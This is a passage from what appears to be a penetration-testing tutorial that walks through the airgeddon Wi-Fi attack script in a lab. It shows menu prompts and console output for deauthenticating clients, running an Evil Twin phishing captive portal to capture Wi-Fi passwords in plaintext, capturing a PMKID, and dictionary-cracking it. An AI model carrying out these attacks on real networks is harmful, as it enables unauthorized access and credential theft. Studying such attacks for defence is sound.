
Do you already have a captured file [y/N]: **N**

Time value in second:**20**


Press **ENTER** key to accept the proposal.

```
Selected ESSID: raaj
Deauthentication chosen method: Aireplay
Handshake file selected: None

*Hint* If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be

Do you want to spoof your MAC address during this attack? [y/N]
> y
This attack requires that you have previously a WPA/WPA2 network captured Handshake file

If you don't have a captured Handshake file from the target network you can get it now

Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> N

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 20

Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect

Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue ...
```

The two windows will appear again. One will attempt a deauth attack, while the other will attempt to capture the WPA handshake between the client and the access point after deauthentication.




Wait until the WPA Handshake shows in the top right corner of the window, then press CTRL^C.




As you can see, we now have the WPA handshake for AP “raaj.” Accept the proposal by saving the cap file to your systems and pressing the ENTER key. Then, if you’re using a captive portal, you’ll be asked to specify a path for the file that will hold the Wi-Fi password.

If the password for the Wi-Fi network is achieved with the captive portal, you must decide where to save it: **/root/rajpwd.txt**



Create a captive portal to phish your client and select the language in which the web portal will be displayed to the client.

For English, we chose **option 1**. Six windows will open as soon as you submit the selected option.



AP: create a fake AP “raaj” for client.

DHCP: Start a bogus DHCP service to provide malicious IP to the client.


DNS: Initiate with the malicious DNS query

Deauth: Deauthenticate the client from the original AP “raaj”.


Webserver: Start a service to host the captive portal.

Control: Try to sniff the Wi-Fi password once the client connects with a fake AP.


Note: Do not close the windows; they will dissipate after the password has been captured.




All clients connecting to the original AP “raaj” will be disconnected, and when they attempt to reconnect, they will discover two APs with the same name. When the client connects to the bogus AP, it is lured to the captive portal.




The captive web portal will ask to submit the Wi-Fi password key to get internet access.



If the client gives the Wi-Fi key, the password will be captured in plaintext in the control window.




Additionally, save the password in the file you gave during the proposal.




PMKID Attack

PMKID is the unique key identifier used by the AP to keep track of the PMK being used for the client. PMKID is a derivative of AP MAC, Client MAC, PMK, and PMK Name. Read more from here

Let us capture PMKID by running the airgeddon script, select **option 5** as shown below.



Then again **press 5** and wait for the script to capture SSIDs around.




Now you'll see a list of targets. Our goal for number 6 is "Amit 2.4 G." Then simply ENTER the timeout in seconds that you want the script to wait for before capturing the PMKID. Let's suppose 25 seconds is ample time.

```
 N.        BSSID        CHANNEL  PWR   ENC    ESSID

 1)
 2)
 3)
 4)
 5)
 6)   68:14:01:5A:0E:9C    1     36%   WPA2   Amit 2.4G
 7)*
 8)
 9)
10)
11)
12)
13)*
14)
15)
16)

(*) Network with clients

Select target network:
> 6
You have a valid WPA/WPA2 target network selected. Script can continue ...
Press [Enter] key to continue ...

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [25]:
> 25

Timeout set to 25 seconds

Don't close the window manually, script will do when needed. In about 25 seconds maximum
Press [Enter] key to continue ...
```

Sure enough, we can see a PMKID being captured here!


```
initialization...
warning: NetworkManager is running with pid 502
 (possible interfering hcxdumptool)
warning: wpa_supplicant is running with pid 1228
 (possible interfering hcxdumptool)
warning: wlan0mon is probably a monitor interface
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....: N/A
INTERFACE NAME.........: wlan0mon
INTERFACE HARDWARE MAC....: 9cefd5fbd15c
DRIVER.....................: rt2800usb
DRIVER VERSION.....: 5.10.0-kali8-amd64
DRIVER FIRMWARE VERSION...: 0.36
ERRORMAX...................: 100 errors
BPF code blocks.....: 0
FILTERLIST ACCESS POINT...: 1 entries
FILTERLIST CLIENT.....: 0 entries
FILTERMODE.................: attack
WEAK CANDIDATE.....: 12345678
ESSID list.................: 0 entries
ROGUE (ACCESS POINT).....: 00221c19f3d7 (BROADCAST HIDDEN)
ROGUE (ACCESS POINT).....: 00221c00f3d8 (BROADCAST OPEN)
ROGUE (ACCESS POINT).....: 00221c19f3d9 (incremented on every new client)
ROGUE (CLIENT).....: f0a2258ab298
EAPOLTIMEOUT...............: 20000 usec
REPLAYCOUNT................: 62238
ANONCE.....................: e26c15bfc3e86dd602432e1e1364413fce260a008b99147ae6cc8b44f2ea0cd8
SNONCE.....................: ea81dd9ba54bab81f6b6cdae084ce3a42c6366cd68f87016bd166b1ea8342a5a

18:09:15   1 f0a2258ab298 6814015a0e9c Amit 2.4G [PMKIDROGUE:13436e47a53c4462b7e5aa551e0f5e9d KDV:2]
```

Then simply store this PMKID as a cap file. First **press Y** then **ENTER** the path and done.




Now, with an integrated aircrack-ng we can crack the cap file within airgeddon script itself like this:

Just choose dictionary attack and yes and then the dictionary file.



Sure enough, we have the password we needed



Reference: https://www.oreilly.com/library/view/network-security-tools/0596007949/ch10s03s01.html

https://www.aircrack-ng.org/doku.php?id=deauthentication